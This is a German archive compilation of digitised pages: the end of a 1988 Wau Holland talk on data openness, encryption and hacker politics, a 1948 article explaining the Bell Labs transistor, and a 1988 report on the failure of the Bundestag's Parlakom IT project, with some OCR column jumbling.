In den USA gibt es das Data Encryption System (DES). Das ist staatliche Vorschrift zum Einsatz von Banken und allen anderen, die irgendetwas verschlüsselt zu übertragen haben. Also, das muß man sich auch erstmal reinziehen, daß der Staat vorschreibt, was verschlüsselt, was wie verschlüsselt wird. Wenn man da jetzt banal rangeht, kann man ja sagen, da kann man das ja gleich sein lassen. Es gibt zumindest seit einigen Jahren Gerüchte, daß dieses System knackbar ist. Mit Transputer-Technologie ist es wahrscheinlich knackbar.

Aber man muß ja solche Systeme auch nicht anwenden.

Diese ganze Verschlüsselungssache habe ich hier eingeschoben, um aufzuzeigen, wie bestimmte Entwicklungen laufen.


Von unserem Rangehen haben wir das Prinzip der möglichst großen Offenheit. Wir gehen davon aus, daß -- nach unseren Erfahrungen -- alles was rauskommen kann, auch irgendwie rauskommt. Und da ist es besser, man ist da von vornherein so klar, daß man sich dazu stellt. So ranzugehen ist ein Stück auch unserer Erfahrung aus dem Bundestag in Bonn. Da hat einer von uns den Satz geprägt:

"Der Staub in den Archiven ist der Sprengstoff von morgen".

Selbst wenn man bedenkt, daß solche Veröffentlichungen wie die jüngsten zum Atomskandal in Sellafield nach Ablauf der Archivfrist verhältnismäßig wenig Staub aufgewirbelt haben. Der Satz ist trotzdem richtig. In dem Sinne: bewußt mit Datenbanken umgehen. Angucken, wo man irgendwie Informationen rausfinden kann.

Für mich das wichtigste ist da, mit offenen Augen durchgehen. Da stellt man auch mal, meinetwegen bei einer Besichtigung vom ZDF fest, daß es unterhalb des Atombunkers noch ein Stockwerk gibt. Und daß man dann den Eindruck hat, sich irgendwie jetzt nicht unter dem Atombunker zu befinden, sondern vielleicht auf einem zentralen Nachrichtenknoten, der noch unterhalb dieses Stockwerks unten drunter ist. Ist ja irgendwie... irgendwo müssen derartige Installationen ja auch gemacht werden. Und wenn man schon so einen Datenknoten in Mainz hat... naja, unvernünftig wärs nicht.

Ich habe noch zwei, drei Bücher, die ich wichtig find. Das eine ist der Schockwellenreiter von Brunner. Die erste Auflage hatte auf dem Rücken hinten stehen "Das Stahlnetz stülpt sich über uns". Und war eine Replik auf eine Spiegelserie der siebziger Jahre über die Entwicklung hin zum Überwachungsstaat. Das Ding war irgendwann vergriffen. Wir haben auch per Bildschirmtext rumgemotzt gen Heyneverlag; etwa: "Zensur gibt es nicht, aber kaufen kann man es nicht mehr". Dann dauerte es ein viertel Jahr, und dann kam die zweite Auflage raus und auf der Rückseite stand auf dem



Klappentext: "Militär gegen Hacker" - als Aufmacher. Das ist bezogen auf den Inhalt von dem Buch auch zutreffend, aber ich hab in der Situation einen Schreck gekriegt. Tja, und wenn ich mir das so anguck: das, was mit Steffen jetzt passiert, ist ein stückweit eine Konsequenz von dem, was in dem Buch beschrieben wird.

Da sind eine Menge von gesellschaftlichen Situationen beschrieben, wie sie sich hier entwickeln. Dort habe ich auch das erste mal eine besondere historische Darstellung gefunden -- man kann Science Fiction auch vergangenheitsbezogen lesen. Im Schockwellenreiter steht eine kurze Notiz, so fünf Sätze zum Thema Chile drin.

Stafford Beer, ein britischer Kybernetiker, der Berater von Allende war, hat versucht, über gesellschaftliche Datenkontrolle und freien Zugang zu Informationen die Volkswirtschaft besser zu managen. Kurz: die Betriebe haben die Pflicht zur Informationsabgabe und das Recht, die Daten gesammelt zu kriegen.

Ich würde mich zum Beispiel bei der Volkszählung beteiligen, wenn ich das Gesamtergebnis komplett auf CD-ROM kriegen könnte.

Und als Stafford Beer in Chile diese Sachen versucht hatte voranzutreiben und anzugehen, da kamen die Amis, wurde Allende umgebracht und das Experiment beendet. Da wurde es denen zu brisant. Und über diese Entwicklung nachzudenken, inwieweit das heute wieder ansteht, hier in der Bundesrepublik ist ein guter Platz für sowas, daß ist ein stückweit meine Utopie.


Im Schockwellenreiter steht dabei, daß dieses Rangehen einige Leute so wütend gemacht hat wie die Entdeckung, daß die DNS sich aus nur fünf Grundbestandteilen zusammensetzt.

Die Geschichte, die auf der Gentechnikseite auf uns zukommt...

In diesem Sinne möchte ich nicht nur auf Steffen weisen, sondern auch auf Ingrid Strobl und Ulla Penselin, die zur Gentechnik arbeiten, also einem anderen brisanten gesellschaftlichen Gebiet neben Computern und hier in der Bundesrepublik einsitzen. Das ist ein anderes gesellschaftliches Kampffeld, wo es um eine positive oder negative Utopie geht.

Bei der Gentechnik ist eine gewisse Kluft zwischen Forschung und Lehre bei der katholischen Kirche oder den Jesuiten, wie Heiner Geissler ja auch irgendwie aus der Ecke kommt, so, daß die kirchliche Forschung siebzehnhundertsechundsiebzig in Italien erstmals eine Hündin künstlich befruchtet hat. Das ist das Wissen der katholischen Kirche um die Fortpflanzung. Aber noch jetzt werden Lehrer, ProfessorInnen der katholischen Kirche entsprechend gemäßregelt, wenn sie andere als die amtliche Fortpflanzungsgeschichte erzählen. Diese Kluft von 1988 - 1776, die versuchen wir zu verkürzen in der Wissensweitergabe.

Zu den Negativismen, die - auch - aus der Gentechnik mir vorstellbar sind, da gibt es ein zweites Buch: Neuromancer von Gibson. Es läßt sich lesen als NeuroMancer oder NeuRomancer. Er schildert eine gesellschaftliche Entwicklung, wo der Tod insofern abgeschafft ist, als Gehirn und Rückenmark irgendwie mit Nebenanschlüssen an Computern weiterhin gelagert werden können und die kleinen Gnome vom Züriberg auch auf Dauer noch irgendwelche Konzernherrschaften übernehmen können. Wo mensch sich nicht mehr mit den Fingern über Tastatur in eine Datenbank einklinkt und mit den Augen auf den Bildschirm guckt, sondern quasi verkabelt ist mit dem Datennetz. Und bestimmte Informationen direkt in den brain reinkriegt.



Da ist das Umgehen mit Hackern dann so geschildert: wer sich da in unerlaubte Gebiete vortastet, riskiert gleich einen Gehirntod - über die elektrischen Impulse aus der Datenbank.

Ein Freund von mir hat das Buch gelesen und spontan gesagt, er habe den Impuls gegen dieses Buch ein anderes zu schreiben, weil er das so schrecklich findet. Aber ich empfehle es, weil es notwendig ist, auch vor irgendwelchen schlimmen und schlechten Sachen nicht die Augen zu verschließen, sondern hinzugucken, was da laufen könnte. Und um für den eigenen Weg, die eigene Richtung eine gewisse Klarheit zu kriegen, wohin sich entwickeln und was mensch machen will.

Als eine Forderung: wir wollen die Tele-Kommunikation, die Kommunikation billiger machen und fordern dafür die Nutzung der Datenfreizeit auf den internationalen Standleitungen. Das ist etwas, was Hacker praktizieren. In diesem Sinne haben wir uns auch bemüht, in den englischen Sprachraum hinein den Begriff Data-Travellers zu tragen: "Datenreisende". Die Datenschleuder heißt "Das wissenschaftliche Fachblatt für Datenreisende", weil wir schon vor längerer Zeit befürchteten, daß der Begriff Hacker von Leuten, die unsere Art des Ranges versuchten zu kriminalisieren, immer mehr entwertet wird und wir von daher eben einen Ausweichbegriff brauchten.

Das auch als eine Richtung von unserem Vor- und Rangehen. Und in diesem Sinne bemühen wir uns um die Aufzucht und Pflege von der Verbreitung öffentlichen freien Wissens. Und diejenigen in den Jusos, die aufmüpfig genug sind, gegen die...; auch in der Partei gegen den Stachel zu löcken, und dieses Wissen ebenfalls verbreiten wollen - und das tun wollen - zusammen mit anderen, die an dieser Aufklärung interessiert sind, die werden feststellen, daß es effektiv ist, da:

kooperativ zu arbeiten: mit allen, die die gleichen Ziele haben.

Und daß das nur parteiübergreifend geht.

Das ist mein Beitrag zum Thema.

---

Auf der Veranstaltung wurde von allen Anwesenden einstimmig eine Resolution zur sofortigen Freilassung des Journalisten Steffen Wernery verabschiedet.


Die ordnungsgemäß verabschiedete Juso-Resolution wurde vor Veröffentlichung von zumüpfigen Parteileichen ausgebremst. Steffen Wernery wurde inzwischen ohne diese resolute Unterstützung nach 67 Tagen Haft freigelassen.

---

© 1988 Wau Holland \* Abdruck honorarfrei bei Quellenangabe (Kürzungen nur nach Absprache) und Bezugshinweis auf die *Datenschleuder*, Das wissenschaftliche Fachblatt für Datenreisende, Schwenckestr. 85, 2 HH 20) und Zusendung von fünf Belegexemplaren nach Erscheinen.

wyg2:e:archiv:stve:jwijuso.doc Korrektur 27.5.88 18:23





Aufbau des Transistors. Durchmesser ca. 4,7 mm, Länge 15,8 mm

Nachdem die Entwicklung dieses neuen Schaltelementes bereits vor einiger Zeit bekannt wurde, sind jetzt in den ausländischen Fachzeitschriften genauere Unterlagen über die Germanium-Halbleiter-Triode enthalten. Wir möchten unseren Lesern die neueste Erfindung nicht vorenthalten und bringen im folgenden eine Erläuterung der Einrichtung, der u. U. eine große, wenn nicht sogar umwälzende Bedeutung zukommt.

Bei der Erforschung des Verhaltens von Halbleitern, die in der Funktechnik wegen ihrer bekannten Gleichrichterwirkung (Detektor, Sperrschichtgleichrichter) seit langem eine gewisse Rolle spielen, stieß eine Arbeitsgruppe der Bell-Laboratorien, bestehend aus Dr. John Barden, Dr. Walter Brattain und Dr. William Shockley, auf einen bisher unbekannten Effekt:

Wird an ein Germaniumkristall oder gewisse andere Halbleiter mittels einer feinen Kontaktspitze eine Spannung angelegt, so verändert der Kristall in enger Nachbarschaft der Kontaktstelle seine Leitfähigkeit je nach der Größe des Spannungswertes. Wenn der so auf Leitvermögen steuerbare Kristall in einen zweiten Stromkreis gelegt wird, der den ersten Kreis erweitert, lassen sich mit kleinen Schwankungen der Steuerspannung im ersten Kreis große Änderungsbeträge des Stromflusses im zweiten Kreis erzielen (s. Abb. 1). Der Halbleiter zeigt also einen ähnlichen Verstärkermechanismus wie eine gittergesteuerte Elektronenröhre in Verstärkerschaltung.

Die Erklärung für diese Erscheinung liefert die Energiebandtheorie der Elektronenleitung in festen Körpern, aus der auch die Gleichrichterwirkung von Halbleitern zu verstehen ist.

Ein fester Körper ist leitfähig, wenn die äußeren Elektronenschalen seiner Atome nicht voll, d. h. mit weniger als acht Elektronen besetzt sind, bzw. wenn sich die Außenelektronen seiner Moleküle nicht zu vollen Schalen ergänzen. Die äußeren Elektronen sind dann, wie es bei den meisten Metallen der Fall ist, frei beweglich in dem Sinne, daß eines davon zum Nachbaratom hinüberwechseln kann, von diesem eines zum nächsten usw., was einem Transport elektrischer Ladungen durch

# Halbleiter als Verstärker

den ganzen Leiter gleichkommt. Da jede Elektronenschale vom Atomkern aus gesehen ein bestimmtes Energieniveau darstellt, darf man sich die äußeren und für die Leitfähigkeit maßgebenden Schalen in einem Metallkristall zu durchlaufenden Energiebändern zusammengesetzt denken; in diesen geht die Elektronenverschiebung (Stromfluß) vor sich. Kein Elektron darf sein Band ohne weiteres verlassen. Nur wenn ihm von außen Energie zugeführt wird, kann es auf ein höher gelegenes „erlaubtes“ Energieniveau übergehen, das gemäß der Energiequantelung vom ersten Band durch einen für Elektronen „verbotenen“ Bereich getrennt ist. Der Physiker nennt einen solchen Fall einen angeregten Zustand des Atoms.

Halbleiter sind als Stoffe anzusehen, bei denen im gewöhnlichen Zustand nur sehr wenige frei bewegliche Elektronen vorhanden sind, etwa nur eines auf 1 Million Atome. Während aber bei guten Leitern und auch bei Nichtleitern die Zahl der beweglichen Elektronen kaum zu beeinflussen ist, kann bei Halbleitern leicht erreicht werden, daß sie sich durch Anregung, d. h. Überführen einzelner Elektronen auf ein höheres Energieniveau, um das 1000fache vermehren. Die Folge davon ist bessere Leitfähigkeit, weil im angeregten Zustand das normale untere Energieband und das erlaubte höhere nur teilweise mit Elektronen besetzt sind (s. Abb. 2).

(Die wahren Verhältnisse in Halbleitern, die gewöhnlich durch Fremdatome verunreinigt sind, stellen sich etwa verwickelter dar. Das hier entworfen Bild mag jedoch genügen, um eine Anschauung vom Wesen des Halbleiter-Leitvermögens zu geben.)

Für den Germaniumkristall in der Anordnung gemäß Abb. 1 darf man sich vorstellen, daß durch die angelegte Steuerspannung zwischen der zugehörigen Kontaktspitze und der Basis eine Zone entsteht, in der die Leitfähigkeit mit der steuernden Spannung oder dem

Steuerstrom infolge veränderlicher Anregung schwankt. Im Ausgangskreis, der durch diese Zone veränderlicher Leitfähigkeit von Kontakt B zu Kontakt A führt, läßt sich dann mit einer im Eingangskreis liegenden überlagerten Steuerwechselspannung unter der Wirkung einer eigenen elektromotorischen Kraft ein Strom überhöhter Amplitude gewinnen.

Das von Bell geschaffene Verstärkerelement wird seiner negativen Widerstandscharakteristik wegen „Transistor“ genannt. Es zeigt eine Schaltung nach Abb. 3 und liefert eine Verstärkung von etwa 1 : 100, entsprechend 20 Dezibel. Das verwendete Stückchen Germanium — es sind auch andere Halbleiter brauchbar — ist in einer kleinen Metallhülse gefaßt, die einen Durchmesser von einigen Millimetern hat und nicht ganz 25 mm lang ist. Die beiden Kontaktspitzen (Wolfram) stehen im Abstand von nur 0,05 mm nebeneinander.

Bisher wurden Transistor-Verstärkerelemente entwickelt, die bis zu einer Frequenz von 10 MHz geeignet sind. Ihr elektrisches Verhalten weicht von dem einer Elektronenröhre etwas ab. Die Eingangsimpedanz ist niedrig (etwa 1000  $\Omega$ ) und die Ausgangsimpedanz hoch (einige 10 000  $\Omega$ ). Die Leistungsaufnahme bewegt sich um 50 mW. (Bei diesen Angaben handelt es sich um eine bestimmte Ausführung eines Germanium-Verstärkers.) Der Transistor soll im Bereich zwischen  $-50^\circ\text{C}$  und  $+50^\circ\text{C}$  kaum temperaturabhängiges Verhalten zeigen. Elektrische Stabilität, Robustheit und Lebensdauer sollen ähnlich sein wie bei guten Kristalldetektoren.

Ein stromsteuerndes Halbleiterelement kann auch zum Aufbau eines Oszillators dienen (Abb. 4). In diesem Fall sind Ein- und Ausgangskreis als gekoppelte Schwingkreise ausgebildet.

Die erste Vorführung von Transistorelementen und damit ausgestatteter Geräte fand im Sommer 1948 statt.

Auf Grund der wenigen bisher veröffentlichten Angaben ist anzunehmen, daß der Transistor in einem bestimmten Bereich einfacher Zweckbestimmung tatsächlich geeignet ist, die Elektronenröhre zu ersetzen, keineswegs aber überall! Viel wird davon abhängen, ob die Stoßempfindlichkeit gering genug ist, um die elektrische Stabilität hinreichend konstant zu halten. In dieser Hinsicht wird von den Bell-Laboratorien selbst zugestanden, daß die Herstellungsprobleme noch nicht voll gelöst sind.

Zum ersten Male, seitdem der einfache Detektorempfänger wegen seiner unzulänglichen Leistung in den Hintergrund gedrängt wurde, ist jetzt der röhrenlose Hochleistungsempfänger in den Bereich des Möglichen getrickt!

W. R. S.




Abb. 1. Darstellung der Verstärkerwirkung eines Germaniumkristalles

Abb. 2. Energiebandschema für einen Halbleiter. Links: unangeregter Zustand ohne Leitfähigkeit. Rechts: angeregter Zustand mit Leitfähigkeit infolge Elektronenverschiebung im oberen und infolge Lückenverschiebung im unteren Band

Abb. 3. Grundsätzliche Schaltung eines Halbleiterverstärkers

Abb. 4. Grundsätzliche Schaltung eines Halbleiteroszillators



# TRANSISTOR

Der unter diesem Namen von den Bell-Laboratorien in New York eingeführte Kristall-Verstärker hat äußerst geringe räumliche Abmessungen. Er benötigt keine Heizstromquelle und hat auch kein Vakuum. In den Bereichen, in denen diese Halbleitertriode die herkömmlichen Elektronenröhren ersetzen kann, bieten sich deshalb bei der Verwendung des Transistors bestechende Vorteile. Sofortige Betriebsbereitschaft ohne Aufheizungsperiode und die etwa 10 bis 20 mal so lange Lebensdauer wie bei normalen Radoröhren sind nur einige der Faktoren, die zusammen mit dem sehr kleinen Raumbedarf eine Vielzahl von Anwendungen ermöglichen.

Bei der erstmaligen Vorführung dieses Transistors wurde ein normaler 10-Röhren-Superhet gezeigt, in dem sämtliche Röhren durch die Halbleitertrioden ersetzt waren. In Abb. 5 ist die Schaltung eines solchen „röhrenlosen“ Gerätes skizziert. Man erkennt, daß ein derartiger Empfänger außerordentlich einfach aufgebaut werden kann, und der deshalb — evtl. auch in Verbindung mit „gedruckten“ Schaltungen — wahrscheinlich zu einem verhältnismäßig niedrigem Preis herzustellen ist.

Immerhin steht man erst am Beginn dieser neuen Entwicklung und vorläufig

stellt die bis jetzt erreichte Ausgangsleistung von 25...50 mW noch eine gewisse Grenze dar. Es sind jedoch schon einige Verstärker aufgebaut worden, die zunächst die grundsätzliche Eignung des Transistors bewiesen. Fernsprecheverstärker, Apparate für Schwerhörigen-Geräte und Fernsehzwischenverstärker wurden mit den entsprechenden Prüfgeräten durchgemessen und es konnten die geringen Verzerrungseigenschaften und der — im gegebenen Bereich — große Frequenzumfang der Transistor-Geräte festgestellt werden.

Abb. 6 gibt einen Größenvergleich zwischen einem Zündholzbriefchen und einem Transistor-Tongenerator. Dieser Oszillator erfüllt die gleichen Aufgaben wie ein entsprechendes Röhrengerät. Die ganze Kapsel ist nicht größer als ein Röhrensockel und enthält den Transistor, einen Transformator und je zwei Widerstände und Kondensatoren. Die vier Steckerstifte dienen in bekannter Weise zur Verbindung mit den benötigten Batterien und zur Herstellung des Masse- sowie Ausgangsanschlusses.

Ähnlich wie bei einer Elektronenröhre läßt sich auch beim Transistor das elektrische Verhalten an Hand von Kennlinien übersehen. Abb. 7 und 8 zeigen einige typische Kennlinienfelder der

**Halbleiter-Triode.** Der Eingangsstrom durch den elektronenlösenden Kontakt A ist näherungsweise durch

$$I_E = f(U_E + R \cdot I_A)$$

beschrieben. Hierin ist  $R$  eine von der Vorspannung unabhängige Konstante und der Ausdruck  $R \cdot I_A$  kennzeichnet einen Rückkopplungsfaktor, der ggf. Unstabilitäten hervorrufen kann bzw. zur Anfängung von ungedämpften Schwingungen auszunutzen ist.

Nach den bis jetzt bekannten Betriebsbedingungen wird die Vorspannung  $U_A$  des elektronentreibenden Kontaktes B so eingestellt, daß sich ein etwa gleich großer Strom wie auf der Eingangsseite ergibt.  $U_A$  liegt etwa in der Größenordnung von  $-45\text{ V}$ , und nach Abb. 8 ist somit analog zu den Verhältnissen bei Elektronenröhren eine Steilheit von ca.  $6\text{ mA/V}$  zu definieren. Wie jedoch aus dem Kennlinienfeld zu entnehmen ist, hängt die wirksame Steilheit stark von den angelegten Spannungen ab, und nach den bisherigen Veröffentlichungen ist die Verstärkungsregelung durch eine Veränderung der geringen positiven Vorspannung weitaus wirksamer als bei den normalen Trioden. C. M.

C. M.

**Literaturhinweis:** Physical Review Juli 1948; Audio-Engineering Juli/August 1948; Electronics August 1948; Toute la Radio Nr. 128 (Sept. 1948), S. 258; Radio Craft Bd. 19 (Sept. 1948), Nr. 12, S. 24; Wireless World Bd. 54 (1948), Nr. 10, S. 358; Toute la Radio Nr. 129 (Okt. 1948), S. 286; Radio Technik (1948), Nr. 10, S. 505.




Abb. 6. Der Transistor-Tongenerator im Röhrensockel




Abb.7 (rechts). Gleichstrom-Kennlinienfeld des Transistors. (Ströme unabhängig variabel, Spannungen abhängig veränderlich.)

Abb. 8 (links). „Statisches“ Kennlinienfeld eines Transistors




Abb. 5. Grundsätzliches Schaltbild des „10-Röhren“-Superhets, der mit Transistoren bestückt von den Bell-Laboratorien vorgeführt wurde



# Parlaments-Kommunikation Schach-Matt gesetzt

Alle Fehler bei Parlakom voll ausgeschöpft

Von unseren Redakteuren Ralf Kellermann und R. Uwe Proll

Die Bundestagsabgeordneten werden nun doch bei ihrem Umstieg aus der Postkutsche in den informationstechnischen D-Zug einen Zwischenaufenthalt einlegen müssen. Das Scheitern des Pilotprojektes Parlakom ist mittlerweile amtlich bestätigt: in einem internen Rundschreiben hat Bundestagsdirektor Dr. Joseph Bücker die Versuchsphase als gescheitert bezeichnet. Dabei war die Verwaltung des Deutschen Bundestages mit großen Ambitionen gestartet. Parlakom sollte zugleich ein Vorbild herstellernunabhängiger Beschaffung und offener Systemarchitektur nach dem OSI-Standard werden. Die Leitlinien des Projektes legte eine Studie der Gesellschaft für Mathematik und Datenverarbeitung (GMD) fest, die bereits im Vorfeld ein Anforderungsprofil hinsichtlich Datenschutz und -sicherheit, Schulung, Leistungsfähigkeit und Qualitätsmerkmalen des Equipments erstellt. Alles wollte man besser als andernorts in der öffentlichen Verwaltung machen, doch das Ergebnis ist am Ende ein Desaster, wie es noch keine Verwaltung alleine fertiggebracht hat. Der de-facto Abbruch der informationstechnischen (IT) Aufrüstung des Parlaments führte zu allem Überfluß zu neuen Kuriositäten. Der Haushaltsausschuß beschäftigte sich mit der IT-Schlappe, sperrte dann jedoch allen Bundesressorts vorerst 20% der IT-Haushaltsmittel. Gemeint können die Volksvertreter nur ihre eigene Administration und auch sich selbst haben, 'bestraft' haben sie nun aber andere, die Bonner Ministerien und den nachgeordneten Bereich.

Für sich selbst haben die Haushälter eine Interimslösung von Siemens ins Auge gefaßt (siehe hierzu eigenständiger Artikel). Für die Abgeordneten-Kollegen und deren Kommunikation mit der Verwaltung geht es erstmal auf hergebrachte Technik zurück: Teletax und Teletex. Die Bundespost - modernistischen Vokabeln bedeuten einfach Fernkopierer und elektronisch aufgemotzter Fernschreiber (siehe hierzu eigenständiger Artikel). Helfen soll eines Tages das x-400 Protokoll, eine Software-gestützte Kompatibilitätsregelung für Geräte verschiedener Hersteller, mit deren Betrieb frühestens Mitte 1989 zu rechnen ist.

Für die meisten zu Beginn gestarteten 17 Interessenten kam jedoch bereits nach einer ersten Sichtung der Angebote aufgrund mangelnder Qualitäts- und Leistungsmerkmale das vorzeitige Aus. Lediglich Nixdorf, Wang und Siemens konnten sowohl stand-alone PCs als auch ein Mehrplatzsystem im Bundestag platzieren. Die Parlamentarier hatten daher nur noch die Wahl

zwischen dem Wang APC, dem Nixdorf Micro 3 (im Wahlkreisbüro) bzw. dem Micro 4 (im Bonner Büro) oder einem Siemens PC-D. Jeder zweite Abgeordnete wollte jedoch lieber an einem Siemens Bürosystem 5800, einer Nixdorf

nicht. Ein schlechtes Vorbild für die gesamte öffentliche Verwaltung, denn alle Parteien weisen unermüdlich öffentlich auf die Bedeutung der Mitbestimmung bei der Einführung neuer Technologien hin. Nur die Grünen hatten bereits im Vor-



Abgeordnete auf der EDV-Schulbank im Parlakom-Schulungszentrum des Bundestages. Im Bild vorne rechts Dr. Peter Muzscherling (SPD Berlin) und hinten links Karsten Vogt (Frankfurt).

8860 Konfiguration oder einer Wang US 65 Anlage arbeiten. Ganz glücklich wurden die parlamentarischen Tester jedoch nicht mit ihren neuen Arbeitshilfen. Das Nixdorf

die SPD zog später mit einer 'Dienstvereinbarung' nach, allerdings erst nachdem die Mitarbeiter im Dezember 1986 eine Art Streik organisiert hatten.

Auch der 'unabhängige Datenschutzbeauftragte', den die Kommission des Ältestenrates empfohlen hatte, blieb lediglich ein Wunsch. Man konnte sich nicht auf die notwendigen Kontroll- und Entscheidungsbefugnisse sowie über die Personalausstattung einigen. Stattdessen wurde ein Datenschutzgremium eingesetzt, dem neben je einem Vertreter der beteiligten Fraktionen ein Mitglied der Bundesverwaltung angehört. Auch die gesamte Konzeption des offenen Netzes war von Anfang an

umstritten. Unstimmigkeiten hatte es zwischen den Fraktionen vor allem bei der Frage gegeben, ob es ein einziges Informations- und Kommunikationssystem geben sollte, oder ob jede Fraktion ein eigenes Netz einrichtet. Die Fraktionszentralen hatten sich nämlich längst entschieden. SPD und FDP arbeiten auf Siemens Rechnern, während die CDU/CSU auf Wang eingeschworen ist.

Eine Studie der 'Ingenieurs- und Beratungsgesellschaft Karlsruhe' (IBEK) sowie einer alternativen Hamburger Gruppe, der auch Mitglieder des einschlägig bekannten 'Chaos Computer Club' angehörten, kommt da zu ganz anderen Ergebnissen. Sie empfahlen einzelne Kommunikationseinheiten, die Fraktionen mit eigenem Netz und eigener Netzkontrolle auszustatten. Umstritten war das Projekt von Beginn an bei den Grünen. Selbst von den kritischen Befürwortern nun in Form einer stand-alone Lösung akzeptiert, verzichtete die Partei Ende 1986 ganz auf die Teilnahme.

Vor allem aber das Konzept der privatwirtschaftlichen Dauerbetreuung durch die ADV-Orga trug keine Früchte. Offensichtlich waren viele der Volksvertreter nicht mit dem notwendigen Ernst bei der Sache. Die Kosten werden sowohl die beteiligten Unternehmen als auch die Bundestagsverwaltung unter der Rubrik Erkenntnis verbuchen müssen.

Das Zauberwort im Hohen Hause heißt nun x-400 Protokoll. Die Software-Lösung, von der man sich Wunder erhofft, ist in der Lage die Kommunikation unterschiedlicher Systeme zu gewährleisten. Das bis mindestens Herbst 1988 am neuen Standard. Dann erst werden die Hardware-Produzenten Geräte umstellen und liefern können. Es wird also noch dauern bis alle MdB's auf die mittlerweile schon beliebten Schachspiele und Flugzeugsimulationen Zugriff erhalten.



Welt-Centrum Büro

16. - 23

TRAU KEINEM COMPUTER, DEN DU NICHT (ER-) TRAGEN KANNST



„Parlakom ist gescheitert“, so Bundestags-Direktor Dr. Joseph Bücker im Rundschreiben. Hier mit Präsident Philipp Jenninger. Foto:



# Interimslösung für Haushaltsausschuß

## Siemens vermieta Provisorium

(BS/rup) Offiziell als Bestandteil von Parlakom — wenn er Versuch des Parlaments elektronisch zu kommunizieren auch vorerst suspendiert ist — hat Siemens es geschafft dem Haushaltsausschuß eine provisorische Kommunikationseinrichtung zu verkaufen. Jährlich fallen hierfür 130.000 DM zuzüglich für Personalkosten 190.000 DM an. Damit der Haushaltsausschuß aber auch die Haushaltsreferate der einzelnen Ressorts erreichen kann, müssen diese mit weiteren Kosten von fast einer halben Million Mark rechnen. Vorgesehen ist, daß der Haushaltsausschuß die Tagesordnung in die einzelnen Büros der Haushälter elektronisch versenden kann. Der Rest der Kommunikation zwischen Bundesministerien, insbesondere dem Bundesfinanzministerium, dem Bundesfinanzamt sowie dem Bundestag und den Wahlkreisbüros der Abgeordneten soll mit Teletex der Bundespost erledigt werden (siehe hierzu gesonderten Artikel).

# Beschaffung special

ordnetenhochhauses ein Benutzer Service Zentrum eingerichtet haben, beheben helfen. Bei einem Besuch in den Büros schauten sie den Parlamentariern auch schon mal bei der täglichen Arbeit über die Schulter, um vor Ort erste Hilfe zu leisten. Anwendertreffen und die hausinternen BSZ-News dienten dem Erfahrungsaustausch. Aufgesucht wurde das Benutzerzentrum durch MdB's und Mitarbeiter jedoch kaum. Auch von Firmen zusätzlich eingerichtete Vorführ-Installationen in umliegenden Wohnungen und Büros blieben leer. Die

Leitung des IT-Versuchs oblag zudem Germanisten und Politologen. DV-Fachleute und Mitarbeiter des hauseigenen wissenschaftlichen Dienstes — der den MdB's in Zukunft per EDV zuarbeiten sollten — waren nicht beteiligt. Auch die Vorsitzende des mit dem IT-Konzept beschäftigten Ältestenrates, spöttisch nur 'Tripple-S' genannt, konnte die Interessengegensätze nicht begreifen. Sie selbst mußte sich sogar Vorwürfen wegen persönlicher Interessenkonflikte stellen, da auch ihr Mann für die GMD mit Parlakom beruflich zu tun hatte.

Auch die Ressorts müssen kräftig nachrüsten, denn im Regelfalle verfügen die Bonner Ministerien jeweils nur über einen Teletex-Anschluß. bis Juni soll hier nachgeschafft werden. Verschlusssachen werden von dieser Kommunikation ausgeschlossen.

Das schmale Ziel dieses Provisoriums soll sein, daß die Mitglieder des Haushaltsausschusses sowohl auf ihrem Bonner- wie auch ihrem Wahlkreisbüro über Datex-P-Leitungen mit ihrem Teletex-Gerät die Ausschusunterlagen, Protokolle, Beschlüsse und Tagesordnungen abrufen können, die in der Siemens ES-2000-Anlage gespeichert sind. Aus dem Bundesinnenministerium wird eine gewisse Skepsis gegenüber dieser Lösung nicht geleugnet, denn das Fehlen jeglicher Recheriemöglichkeit und das gleichzeitig recht umständliche Kommunikationsverfahren über Teletex lassen eine wirkliche ausschußgerechte Nutzung dieser Angelegenheit als kaum wahrscheinlich erscheinen. Ausgehend von der Aufgabe eines Haushaltsausschuß-Mitgliedes, könnte eine vernünftige Datenverarbeitung nur dahingehend aussehen: Bundestageigener Großrechner, der genügend Kapazitäten hat, um nicht nur den aktuellen, sondern auch die Bundeshaushalte der letzten Jahre sowie die Landeshaushalte zu speichern. Zur Kontrolle der Subventionspolitik der Bundesregierung braucht jeder


Haushälter Einsicht in die Landeshaushalte. Zur Verschiebung von Ausgabeposten muß er Einblick in alle Einzelheiten haben können und dies auch rückwirkend. Nur ein großes wehplatzfähiges System für den Ausschuß angeschlossen an den Großrechner wäre sinnvoll. Mit der jetzigen Lösung ist zwar eine luxuriöse Bequemlichkeit und ein weiteres Imponiergerät in den Abgeordneten-Büros sicher, doch gleichzeitig eine nur passive Nutzung eines geringen Informationsangebotes möglich.

Einfacher hat da der Forschungsausschuß des Bundestages, dessen Mitglieder vom gleichen Hersteller PC's zur Verfügung gestellt bekommen haben. Abgeordnete anderer Ausschüsse vermuten schon, der große Subventionsempfänger in Sachen Mega-Bit-Chip Entwicklung der die Steuergelder letztlich nicht zur deutschen Entwicklung sondern zum japanischen Lizenzkauf nutze — habe den Forschungsausschußmitgliedern die Geräte deswegen kostenlos zur Verfügung gestellt, damit diese den Weg der Subventionsmillionen im Konzern besser verfolgen könnten. Die Sache hatte bereits Kreise gezogen, da Bundestagspräsident Philipp Jenninger Ende letzten Jahres in einem Brief an die Abgeordneten ausdrücklich darauf hinwies, daß nur Geldspenden in der Steuererklärung angegeben werden müßten.

Software Paket Nios-Top konnte nicht störungsfrei auf dem Micro PC implementiert werden. Auf dem Wang APC unter Wang MS-Dos und XENIX konnten trotz Emulationskarte nicht alle Programme zum Laufen gebracht werden und die So-Schnittstelle für den OSI-Standard war nicht kompatibel. Auftretende Probleme bei der Arbeit sollten die Fachleute der ADV-Orga, die im 11. Stock des Abge-

Die Mitarbeiter der Abgeordneten waren weniger erfreut über die neue Technik am Arbeitsplatz, denn für sie setzt sich weder der Personalrat des Bundestages noch derjenige der Fraktion ein. Sie haben nämlich alle privatrechtliche Verträge mit 'ihrem' Abgeordneten. Einen arbeitsrechtlichen Status und damit ein Mitbestimmungsrecht gibt es feld eine 'Betriebsvereinbarung' mit ihren Mitarbeitern abgeschlossen, -.....

